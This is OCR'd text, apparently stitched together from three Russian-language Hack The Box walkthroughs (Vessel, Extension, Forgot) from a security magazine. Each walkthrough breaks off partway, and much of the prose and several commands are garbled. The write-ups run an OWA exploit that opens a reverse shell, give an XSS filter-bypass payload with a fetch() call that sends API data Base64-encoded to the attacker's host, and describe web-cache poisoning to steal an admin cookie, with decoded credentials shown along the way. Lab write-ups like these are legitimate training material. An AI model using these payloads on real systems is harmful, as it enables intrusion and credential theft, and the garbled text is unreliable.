| http-cors: HEAD, GET, POST, PUT, DELETE, PATCH
| http-title: Error: Unexpected token ' in JSON at position 1
| http-server-header: Werkzeug/0.16.1 Python/3.8.10
| http-date: Sun, 27 Feb 2022 [illegible] GMT
Service Info: OS: Linux; CPU: cpe:/o:linux:linux_kernel
```

Сканирование завершено

Нашли три открытых порта:

- 22 — служба OpenSSH 8.2p1
- 80 — веб-сервер Apache 2.4.41
- 8888 — веб-сервер Python 3.8.10 версии 0.6

С SSH ничего сделать не получится, веб-сервер Python тоже вешь. Зато стандартный веб-сервер, поэтому сразу к основному сайту на порте 80.

Сайт на порте 80

Нас встречает сайт-визитка без каких-либо дополнительных возможностей, поэтому приступим к сканированию.

Справка: сканирование веба с ffuf

Сайты это главные цели для тех, кто проверяет безопасность веб-приложений. Чтобы найти скрытые частицы необходимо перебрать каталоги, чтобы найти дополнительную информацию и недоступные обычным посетителям функции. Для этого можно использовать программы уровня Gobuster и DIRB.

Я предпочитаю писать и очень быстрый ffuf. При запуске указываем следующие параметры:

- **-w** — словарь (я использую словари из набора Seclists);
- **-u** — целевой сервер;
- **-e** — URL;

Место перебора помечается словом FUZZ.

```
ffuf -w "http://vessel.htb/FUZZ" -e directory_2.3_medium_lowercase.
txt -fs 256
```


```
/.hta                   [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 109ms]
/.htaccess              [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 109ms]
/.htpasswd              [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 109ms]
/index                  [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.bak              [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.old              [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.orig             [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.sav              [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.swp              [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.swo              [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.swn              [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.~                [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.bak.~            [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.old.~            [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.orig.~           [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.sav.~            [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.swp.~            [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.swo.~            [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
/index.swn.~            [Status: 200, Size: 1179, Words: 5, Lines: 1, Duration: 109ms]
:: Progress: [220560/220560] :: Job [1/1] :: 1[illegible]/s :: Duration: [0:00:1[illegible]]
```

Сканирование завершено

В этот раз получаем реальные каталоги, причем очень даже интересные.

ТОЧКА ВХОДА

Начнем изучение с каталога **dev**, который выполняет редирект (код ответа 301). Сервер не хочет нас видеть и получаем страницу 404. Так как все работы я веду через **Burp Proxy**, могу в любой момент посмотреть историю запросов.



В Burp History

Видим, что Apache выполняет стандартный редирект с **/dev** к **/dev/** и только тогда переходит к страницу 404. Так есть каталог **/dev/** все же существует, поэтому выполним сканирование в нем.

```
ffuf -w "http://vessel.htb/dev/FUZZ" -e files_interesting.txt -fs 256
-fs 26
```

```
/.git/HEAD              [Status: 200, Size: 23, Words: 2, Lines: 2, Duration: 109ms]
/.git/index             [Status: 200, Size: 2[illegible], Words: [illegible], Lines: [illegible], Duration: [illegible]]
/.git/logs/HEAD         [Status: 200, Size: [illegible], Words: [illegible], Lines: [illegible], Duration: [illegible]]
/.git/logs/refs/heads/master [Status: 200, Size: [illegible], Words: [illegible], Lines: [illegible], Duration: [illegible]]
/.git/refs/heads/master [Status: 200, Size: 41, Words: 1, Lines: 1, Duration: 109ms]
:: Progress: [2[illegible]] :: Job [1/1] :: [illegible]/s :: Duration: [illegible]
```

Обнаружен каталог git, сохраняем его содержимое


И находим доступный Git-репозиторий. Скачиваем содержимое репозитория можно с помощью пакета скриптов **dvcs-ripper**

```
./rip-git.pl -- http://vessel.htb/dev/.git/
```

А теперь в текущем каталоге просто открываем gitk — это GUI для работы с Git-репозиторием. И сразу находим значит файл для подключения к базе данных.

Изменения в файле config.db.js

Node.js позволяет запускать скрипты как с сервером, то есть если вместо пароля прописан сервер запуска или ввода переменной в строку обмен **password**[**password**]. Но он будет интерпретировать Node.js и мы получим результат процесса. Теперь попробуем авторизоваться от имени администратора сайта. В Burp Proxy перехватываем запрос на авторизацию и меняем переадресованный данные.



Запуск на запускалке

ТОЧКА ОПОРЫ

Изучаем содержимое панели и находим страну аналитики, которая ведет нас на другой поддомен.

```
http.response.status.code:200
http.response.method.keyword:GET
http.response.file
http.response.file
http.response.file
```

GET	/dashboard/	200	2[illegible]
GET	/dashboard/index.php	200	2[illegible]
GET	/dashboard/index.php/admin/login/index/index	200	2[illegible]

Сервер аналитики

Найденное доменное имя сервера добавляем в файл **/etc/hosts** и повторяем запрос. Нас встречает страница авторизации системы Open Web Analytics.

```
10.10.11.178 vessel.htb openwebanalytics.vessel.htb
```

Сервер аналитики OWA

Найденные учетные данные сюда не подошли, поэтому поищем готовые эксплоиты. Первым делом стоит проверить сайты вроде HackerOne и exploit-db. Я без труда отыскал эксплоит как раз на GitHub.

Поиск эксплоитов в Google

Open Web Analytics до версии 1.7.4 позволяет неавторизованному атакующему получать конфиденциальную информацию о пользователе и добиться привилегий администратора. Впрочем, эта реализация эксплоита подробно потирает все свои действия. Сначала проверим

```
pwncat-cs -lp 4321
```

И запустим эксплоит

```
python3 exploit.py http://openwebanalytics.vessel.htb/ 10.10.14.4
4321
```

```
Connecting to openwebanalytics.vessel.htb...
Preparing to find name of "admin" user...
Found admin user, name: admin, id: 1, email: admin@vessel.htb
Generated new password: 0ZZ[illegible]
Preparing to add new admin...
Preparing to log in...
Successfully logged in!
Preparing to upload plugin...
Successfully uploaded plugin!
Preparing to trigger RCE, sending request to http://openwebanalytics.vessel.htb/index.php?action=owa.rbfiledtpm.ajax
```

Запуск эксплоита

И получаем новую сессию в **pwncat-cs**.

```
[pwncat] received connection from 10.10.11.178:[illegible]
[pwncat] 10.10.11.178:[illegible] opened a new tcp connection
[pwncat] 10.10.11.178:[illegible] established session [illegible]
[pwncat] www-data@[illegible] session opened
```

Сессия сервера в pwncat-cs

Продолжение статьи →

HTB VESSEL

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ В КЛАСТЕРЕ KUBERNETES

ПРОДВИЖЕНИЕ

Теперь, когда мы получили доступ к хосту, нам необходимо собрать информацию. Я так когда, используем для этого скрипты PEASS

Справка: скрипты PEASS для Linux

Что делать после того, как мы получили доступ к системе? Не знаете, какие из 1000 разных дыбнутых настройки эксплуатируются в повышении привилегий? Не знаете, что искать, если это Linux, так и в Windows много сюрпризов? Попробуйте скрипты PEASS — набор скриптов, которые проверяют все возможные пути для повышения привилегий.

Загрузим на хост скрипт для Linux и выберем наиболее интересную информацию.

Во-первых, мы можем просмотреть файлы в домашнем каталоге пользователя steven

```
-rwxrwxr-x 1 sysadmin sysadmin  6 Jan 12 11:11 .bash_history
-rwxrwxr-x 1 sysadmin sysadmin 220 Jan 12 11:11 .bash_logout
-rwxrwxr-x 1 sysadmin sysadmin 3526 Jan 12 11:11 .bashrc
-rwxrwxr-x 1 sysadmin sysadmin 807 Jan 12 11:11 .profile
-rwxrwxr-x 1 sysadmin sysadmin 0 Jan 12 11:11 .sudo_as_admin_successful
-rwxrwxr-x 1 sysadmin sysadmin 3771 Jan 12 11:11 .bashrc.original
-rwxrwxr-x 1 sysadmin sysadmin 807 Jan 12 11:11 .profile.original
drwxrwxr-x 2 sysadmin sysadmin 4096 Jan 12 11:11 .cache
drwxrwxr-x 3 sysadmin sysadmin 4096 Jan 12 11:11 .local
drwxrwxr-x 2 sysadmin sysadmin 4096 Jan 12 11:11 .ssh
drwxrwxr-x 2 sysadmin sysadmin 4096 Jan 12 11:11 .gnupg
drwxrwxr-x 2 sysadmin sysadmin 4096 Jan 12 11:11 .nano
drwxrwxr-x 2 sysadmin sysadmin 4096 Jan 12 11:11 .mozilla
drwxrwxr-x 2 sysadmin sysadmin 4096 Jan 12 11:11 .config
drwxrwxr-x 2 sysadmin sysadmin 4096 Jan 12 11:11 .cinnamon
drwxrwxr-x 2 sysadmin sysadmin 4096 Jan 12 11:11 .dbus
```

HTB EXTENSION

Extension

ПЕНТЕСТИН ПЛАГИН ДЛЯ GITEA И СВЕГАЕМ ИЗ DOCKER

Aleksandr Tsvetkov
hack.technology

В этом разборе я покажу, как через уязвимость в расширении браузера получить доступ к файлам другого пользователя. Найденные критически важные данные помогут нам закрепиться на хосте, а закватим контроль над ним мы при помощи уязвимости в веб-сервисе. А потом нам предстоит еще и повысить свои привилегии.

WARNING

Обратитесь к машинам с VPN разнесенную только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как мы можем оказаться в сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Добавляем IP-адрес машины в **/etc/hosts**

```
10.10.11.171    extension.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — это процедура обнаружения сервисов при помощи атаки. Он позволяет определить службы, также выявить уязвимости, которые могут быть использованы для получения этой информации либо для получения доступа к серверам этих сервисов.

Наиболее известный инструмент для сканирования — это Nmap. Утилиты с результатом его работы мы можем при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "[0-9] | cut -d '/' -f 1 )
tr '\n' ',' | sed s/,$//)
nmap -Sports -ts $1
```

Он действует в два этапа. На первом проводится обычное быстрое сканирование, на втором — более детальное сканирование, с использованием инструментов скрипт **nmap**.

```
Nmap scan report for extension.htb (10.10.11.171)
Host is up (0.135s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f0:b2:d6:29:a1:42:42:a7:07:09:dc:b9:b5:b3:92:6a (RSA)
|   256 00:a0:98:26:c6:a2:ae:f5:f8:2b:9b:e5:99:7b:cb:fb (ECDSA)
|   256 20:d1:ed:05:cb:03:19:f2:fe:2e:7b:cb:bb:86:d0:22 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Gitea: Git with a cup of tea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Мы нашли два открытых порта — служба OpenSSH 7.6p1 и 80 — веб-сервер Nginx 1.14.0. Начинаем, конечно же, с сайта.

Главная страница сайта http://extension.htb

На сайте видим уязвимую версию, которая добавлена в файл **/etc/hosts**

```
10.10.11.171    extension.htb snippet.htb
```

Так как он реальный, мы можем проскашивать поддомены. Я использовал скрипт **ffuf**

Справка: сканирование веба с ffuf

Сам по первым действиям при тестировании безопасности веб-приложения — это сканирование интерфейса веб-ресурса на наличие, чтобы найти скрытую информацию и недокатанные обычным посетителям функции. Для этого можно использовать утилиты вроде dirsearch и ffuf.

В предыдущем начале и очень быстрый ffuf. Он запускает внешнюю службу проверяет наличие ресурсов.

Для запуска ffuf нужно использовать следующие параметры:

- **-u** — URL-адрес;
- **-w** — словарь;
- **-c** — цвет;
- **-ac** — выполнить авторесурсы;
- **-fs** — фильтровать по размеру;
- **-fc** — исключить из результата ответы с кодом 403.

Место перебора указывается словом **FUZZ**.

Команда получается следующая:

```
ffuf -c -'http://snippet.htb/' -ac -w subdomains-top1million-110000.
txt -fs 256 -H 'Host: FUZZ.snippet.htb' -fc 30
```

```
/'___\  /'___\           /'___\       v1.3.0 Kali Exclusive <3
/\ \__/ /\ \__/  __  __  /\ \__/ __  __  __    _____   ___  ___  ___   ___
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\/\ \/\ \/\ \  /\ '__`\ / __`\/ __`\ / __`\
 \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/\ \ \_\ \ \_\ \ \ \L\ \/\ \L\ \L\ \/\ \L\ \
  \ \_\   \ \_\  \ \____/  \ \_\   \ \____/\ \____/\ ,__/\ \____/\ \____/
   \/_/    \/_/   \/___/    \/_/    \/___/  \/___/  \ \/  \/___/  \/___/
                                                    \ \_/
                                                     \/_/
:: Method           : GET
:: URL              : http://snippet.htb/
:: Header           : Host: FUZZ.snippet.htb
:: Follow redirects : false
:: Calibration      : true
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
:: Filter           : Response size: 256
:: Filter           : Response status: 30
:: Filter           : Response size: 0
```


HTB EXTENSION

ПЕНТЕСТИМ ПЛАГИН ДЛЯ GITEA И СБЕГАЕМ ИЗ DOCKER

ТОЧКА ОПОРЫ


Пользовательский сервис

Мы можем перейти к снипперам и создать свой. Так у нас будет возможность менять и удалять его.



Доступные снипперы

При изменении снипперов создаются его параметры и тип: published или net. Тогда в решении перебрать идентификатор снипперта, чтобы уже как работает контроль доступа и изменению параметров. И у нас получилось сделать публичный чей-то снипперт.



Запрос на публикацию снипперта

Доступные снипперы

Просмотрим вытащенный нами снипперт и найдем там HTTP-заголовок базовой аутентификации. Декодируем строку Base64 и получаем учетные данные для пользователя **jean**.

Содержимое снипперта

```
└─$ echo amVhbjpFSGlnYXIxMTdwcEESTzVQQUlYbUlu5nBB | base64 -d
jean:EHmfar117ppAOOSTA2XYhJpA
```

Учетные данные пользователя

С полученными учетными данными можем авторизоваться в Gitea. Там нам доступен один проект.


Репозиторий аналогов

Gitea

Сам проект — это плагин браузера для быстрого оповещения об ошибках. В настройках проекта находим соавтора, это нам пригодится

Соавторы проекта

Просматривая историю изменений, обращаем внимание, что при публикации сообщения его текст должен фильтровать.



Старый фильтр сообщений

Находим подобный фрагмент в коде текущего параметра.

```
/**
 * @param str
 * @returns {string[]}
 */

function check(str) {

  // remove tags
  str = str.replace(/<.*?>/g, "");

  const filter = ["/", "<", ">", ";", "&", "script", "&#", "/>", ">;", ";"]

  for (const i of filter) {
    if (str.includes(i))
      return "";
  }

  return str

}

module.exports = {
  check
}
```

Новый фильтр сообщений

Из сообщения удаляется любая последовательность символов, если она заключена в треугольные скобки, то есть, похожа на HTML-тег. Также если присутствует последовательность символов, приведенная в переменной **filter**. Но в самом регулярном выражении ошибка, так удалится только первое вхождение последовательности в строке. Проверим это, для чего запустим веб-сервер и отправим следующую строку:

```
qwe<qwe>img src="http://10.10.14.7/test">
```

Отправка сообщения

qwe #3

Опубликованное сообщение

```
15:53:26] code 404, message File not found
15:53:26] "GET /test HTTP/1.1" 404 -
```

Лог веб-сервера

В логах веб-сервера увидим подключение, значит, можно проэксплуатировать хранимую XSS.

Хранимая XSS

Я решил попробовать получить проекты пользователя **charlie**. Список проектов можно запросить по API:

```
/api/v1/users/{user}/repos`}
```

Нагрузку построим следующим образом: чтобы избежать фильтрации, будем использовать Fetch API, в после обращаемся к API ответ закодируем в Base64 и отправим на свой веб-сервер:

```
fetch("http://dev.snippet.htb/api/v1/users/charlie/repos").then(
response => response.text()).then(data => fetch("http://10.10.14.7/"+
btoa(data)))
```

Лог веб-сервера

Декодируем Base64 и получаем содержимое страницы.

```
[{"name":"backups",
"full_name":"charlie/backups",
"description":"Backup of my home directory",
"empty":false,
"private":false,
"fork":false,
"template":false,
"parent":null,
"mirror":false,
"size":24,
"html_url":"http://dev.snippet.htb/charlie/backups",
"ssh_url":"gitea@localhost:charlie/backups.git",
"clone_url":"http://dev.snippet.htb/charlie/backups.git",
"original_url":"",
"website":"",
"stars_count":0,
"forks_count":0,
"watchers_count":1,
"open_issues_count":0,
"open_pr_counter":0,
"release_counter":0,
"default_branch":"master",
"archived":false,
"created":"2021-04-12T15:11:07Z",
"updated":"2021-04-12T15:11:07Z",
"archived_at":"1970-01-01T00:00:00Z",
"permissions":{"admin":false,
"push":false,
"pull":true},
"has_issues":false,
"has_wiki":false,
"has_pull_requests":false,
"has_projects":false,
"has_releases":false,
"has_packages":false,
"has_actions":false,
"ignore_whitespace":false,
"allow_merge_commits":false,
"allow_rebase":false,
"allow_rebase_explicit":false,
"allow_squash_merge":false,
"avatar_url":"",
"internal":false,
"mirror_interval":"",
"mirror_updated":"0001-01-01T00:00:00Z",
"internal_tracker":{"enable_time_tracker":false,
"allow_only_contributors_to_track_time":false,
"enable_issue_dependencies":false},
"has_issue_filter":false,
"has_wiki_filter":false,
"has_pull_requests_filter":false,
"has_projects_filter":false,
"has_releases_filter":false,
"has_packages_filter":false,
"has_actions_filter":false,
"has_code_filter":false,
"has_issues
```

HTB EXTENSION

ПЕНТЕСТИМ ПЛАГИН ДЛЯ GITEA И СБЕГАЕМ ИЗ DOCKER

ПРОДВИЖЕНИЕ

Пользователь jean

В системе есть еще один пользователь. — **jean**

```
charlie@extension:~$ ls /home/
charlie  jean
```

Содержимое каталога /home

Мы уже получали пароль этого пользователя для одного сервиса, поэтому пробуем использовать его и для системы. Он подходит!

```
charlie@extension:~$ su jean
Password:
jean@extension:/home/charlie$ id
uid=1000(jean) gid=1000(jean) groups=1000(jean)
jean@extension:/home/charlie$ cat ~/user.txt
9b99064fb1af3ff705b395dbfde642cb
```

Флаг пользователя

Docker inside

Теперь нам необходимо собрать информацию, чтобы понять, как продвигать-ся дальше. Я для этого использыи скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как вы получили доступ к системе от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и напомнить целы, можно использовать *Privilege Escalation Awesome Scripts SUITE* (PEASS) — набор скриптов, который проверяет систему на вятомат.

Загрузим на хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, поэтому отберем только интересную.

Во-первых, присутствует много сетевых интерфейсов, типичных для Docker.

```
╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link loopback 0.0.0.0
br-1287ef2ccb7c: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        inet6 fe80::42:f8ff:fe0b:2bfc  prefixlen 64  scopeid 0x20<link>
        ether 02:42:f8:0b:2b:fc  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 33219  bytes 3076379 (3.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
br-21a3e01f0e0b: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.0.1  netmask 255.255.0.0  broadcast 172.19.255.255
        inet6 fe80::42:a4ff:fef2:6839  prefixlen 64  scopeid 0x20<link>
        ether 02:42:a4:f2:68:39  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 414 (414.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Сетевые интерфейсы

Во вторых, присутствуют многие сетевые веб-порты, а также порт MySQL.

```
╔══════════╣ Active Ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:35119         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:993           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:143           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5986          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:587           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:110           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:80            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5985          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::5000                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
```

Сетевые интерфейсы

Прослушивание порты

Больше ничего интересного найти не удалось, поэтому посмотрим, какие процессы запускаются на хосте. Для этого я использую утилиту **pspy64**. Загрузим ее на хост тем же способом, что и LinPEAS, а потом выполним. В выводе находим команду для подключения к CySQL и изменение пароля пользователя carlie. В команде есть учетные данные для подключения к CySQL)

```
2022/01/02 20:15:01 CMD: UID=0    PID=1     | /sbin/init maybe-ubiquity
2022/01/02 20:15:01 CMD: UID=0    PID=2     | kthreadd
2022/01/02 20:15:01 CMD: UID=0    PID=3     | rcu_gp
2022/01/02 20:15:01 CMD: UID=0    PID=4     | rcu_par_gp
2022/01/02 20:15:01 CMD: UID=0    PID=6     | kworker/0:0H-kblockd
2022/01/02 20:15:01 CMD: UID=0    PID=9     | mm_percpu_wq
2022/01/02 20:15:01 CMD: UID=0    PID=10    | ksoftirqd/0
2022/01/02 20:15:01 CMD: UID=0    PID=11    | rcu_sched
2022/01/02 20:15:01 CMD: UID=0    PID=12    | migration/0
2022/01/02 20:15:01 CMD: UID=0    PID=14    | cpuhp/0
2022/01/02 20:15:01 CMD: UID=1000 PID=1000  | /usr/bin/python3 /usr/bin/rhythmbox-client --no-start --no-rhythmdb --no-plugins --no-ui --no-error-dialog --play
2022/01/02 20:15:01 CMD: UID=1000 PID=1001  | /usr/bin/dbus-daemon --fork --print-pid 4 --print-address 6 --session
2022/01/02 20:15:01 CMD: UID=1000 PID=1002  | /usr/bin/dbus-daemon --fork --print-pid 4 --print-address 6 --session
2022/01/02 20:15:01 CMD: UID=1000 PID=1003  | /usr/bin/gnome-keyring-daemon --daemonize --login
2022/01/02 20:15:01 CMD: UID=1000 PID=1004  | /usr/bin/gnome-keyring-daemon --daemonize --login
2022/01/02 20:15:01 CMD: UID=1000 PID=1005  | /usr/bin/gnome-keyring-daemon --daemonize --login
2022/01/02 20:15:01 CMD: UID=1000 PID=1006  | /usr/bin/gnome-keyring-daemon --daemonize --login
2022/01/02 20:15:01 CMD: UID=1000 PID=1007  | /usr/bin/pulseaudio --daemonize=no --log-target=syslog
2022/01/02 20:15:01 CMD: UID=1000 PID=1008  | /usr/bin/dbus-daemon --fork --print-pid 4 --print-address 6 --session
2022/01/02 20:15:01 CMD: UID=1000 PID=1009  | /usr/bin/gnome-keyring-daemon --daemonize --login
2022/01/02 20:15:01 CMD: UID=1000 PID=1010  | /usr/bin/gnome-keyring-daemon --daemonize --login
2022/01/02 20:15:01 CMD: UID=1000 PID=1011  | /usr/bin/gnome-keyring-daemon --daemonize --login
2022/01/02 20:15:01 CMD: UID=1000 PID=1012  | /usr/bin/gnome-keyring-daemon --daemonize --login
2022/01/02 20:15:01 CMD: UID=1000
```

HTB FORGOT

ОТРАВЛЯЕМ WEB CACHE ДЛЯ ПОЛУЧЕНИЯ АДМИНКИ САЙТА

RaRacker
hackerRaRacker.com

В этом райтапе я покажу технику отравления веб-кеша, которая позволяет получить куки администратора сайта. Доступ к Varnish Cache мы получим через сброс пароля, а для повышения привилегий проэксплуатируем уязвимость в модуле Tensorflow для Python.

Наша цель — захват машины Forgot с площадки Hack The Box. Уровень сложности — средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютера, где есть важная для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.188    forgot.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — самый первый шаг при любой атаке. Он позволяет эксплуатировать уязвимости, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты работы ты можешь при помощи следующего скрипта:


```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более подробное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for forgot.htb (10.10.11.188)
Host is up (0.17s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbaf7c8bb11ba68bf ed (RSA)
|   256 3dPD96ed0bb4e0f92b285b2f9255a22f (ECDSA)
|_  256 e9 af0f694f77a6d6a9f29f5e0780ffc3 (ED25519)
80/tcp open  http    Werkzeug/2.1.2 Python/3.8.10
| http-title: Login
| http-server-header: Werkzeug/2.1.2 Python/3.8.10
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/2.1.2 Python/3.8.10
|     Date: Tue, 24 Jan 2023 07:30:18 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     X-Varnish: 65584
|     Age: 0
|     Via: 1.1 vegeta (Varnish/6.2)
|     Connection: close
```

Результат работы скрипта

Nmap нашел нам два открытых порта: 22 — служба OpenSSH 8.2p1 и 80 — веб-сервер Werkzeug 2.1.2, запущенный из Python 3. Перейдем на сайт, где нас сразу встречает форма авторизации.



Форма авторизации

С помощью **Burp Suite** построим карту сайта, для чего в контекстном меню **Burp History** выбираем Engagement tools → Discover content.

Карта сайта

Ничего нового и полезного для продвижения не находим. Просмотрим комментарии в исходном коде страниц, может быть, получится узнать что-то интересное. Чтобы удобно отобразить все комментарии с сайта, в Burp переходим к контекстному меню и выбираем Engagement tools → Find comments.

Комментарии с сайта

В итоге находим пользователя. Попробуем запросить смену пароля для него.

Request
Response
1 GET /?theme=fix+by+zobert-dev+1458911 HTTP/1.1
2 Host: forgot.htb
3 Cookies: session=.eJwlzEEOwjAMRNGrVK5YsHFsx0mcCVXbVUUU

← НАЧАЛО СТАТЬИ

HTB FORGOT

ОТРАВЛЯЕМ WEB-САЙТ ДЛЯ ПОЛУЧЕНИЯ АДМИНКИ САЙТА

ТОЧКА ОПОРЫ

В тот же день сервер с администратором через форму заявок. Я протестировал ее на наличие уязвимостей XSS, но ничего не обнаружил. А вот благодаря карте сайта можно найти страницы, в которых, где он может отправить ваш. Так, на моей странице, кроме тех, что в каталоге **/static**, отличная от всех время обновляется. А вот в каталоге **/static** он работает до значения 240 (четыре минуты), после чего же сервер.

Ответ сервера на страницу login

Ответ сервера на страницу в каталоге static


Кэширование заключается в сохранении копии ресурса, чтобы вернуть ее в ответ на дальнейшие запросы. Запрос на ресурс, уже имеющийся в веб-кэше, перехватывается, и вместо того, чтобы обращаться к серверу, загружается копия из кэша. Это позволяет снизить нагрузку на сервер, которую не приходится самому отвечать всем клиентам, и повышается производительность.

WWW


Подробнее о механизмах кэширования сайтов ты можешь почитать, например, в статье «Веб-кэширование на примере покупки молока в магазине» на «Habrahabr».

Отравление веб-кеша — это атака, при которой атакующий использует поведение веб-сервера и кеша таким образом, чтобы в кеш другим пользователям доставлялся опасный HTTP-ответ. То есть без взаимодействия с другими пользователями уязвимость просуществовать не получится.

Первым делом стоит проверить, выполняется ли кэширование для нескуществующих страниц.



Счетчик сработал: **Age:** растет. Значит, для нескуществующих страниц в каталоге **/static** производится кэширование. Теперь нам нужно найти ключ кеша — какое-то значение в HTTP-запросе, при изменении которого счетчик кеша будет обнуляться. В данном случае ключом оказалось значение заголовка **Host**:



При этом обратим внимание, что в первом запросе заголовок **cookie** отсутствует.

ПРОДВИЖЕНИЕ

Собираем все воедино. Мы можем отправить данную сообщение, содержащее ссылку, и он на нее перейдет. При этом есть каталог, кешируют ответ сервера, причем спустя может время, кеш для пользователя. Поэтому отправим администратору ссылку на любой нескуществующий адрес в каталоге **/static**, отличие время обращается к нему и не проверяет заголовок **Set-Cookie**


Отправка сообщения администратору

Запрос на несуществующую страницу

И нам вернули кукы, предположительно админа.

Вставляем идентификатор сессии в инспектор браузера и переходим в административной панели **/admin_tickets**

Замена cookie



Страница администратора

Видим тикет, где упоминаются учетные данные для SSH. Если он просто скопировать, то авторизоваться не получится. Причина в том, что на странице некоторые особенности обработки в верхнем регистре. Мы с этим справились при отправке сообщений админу: введенный текст автоматически переводился в верхний регистр. Поэтому перейдем к исходному коду сайта и копируем учетные данные отсюда.

Исходный код сайта

Подключаемся по SSH и забираем первый флаг.

```
diego@forgot:~$ id
uid=1000(diego) gid=1000(diego) groups=1000(diego)
diego@forgot:~$ cat user.txt
3a5334a5e3a3189910b4159ac16dda88
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

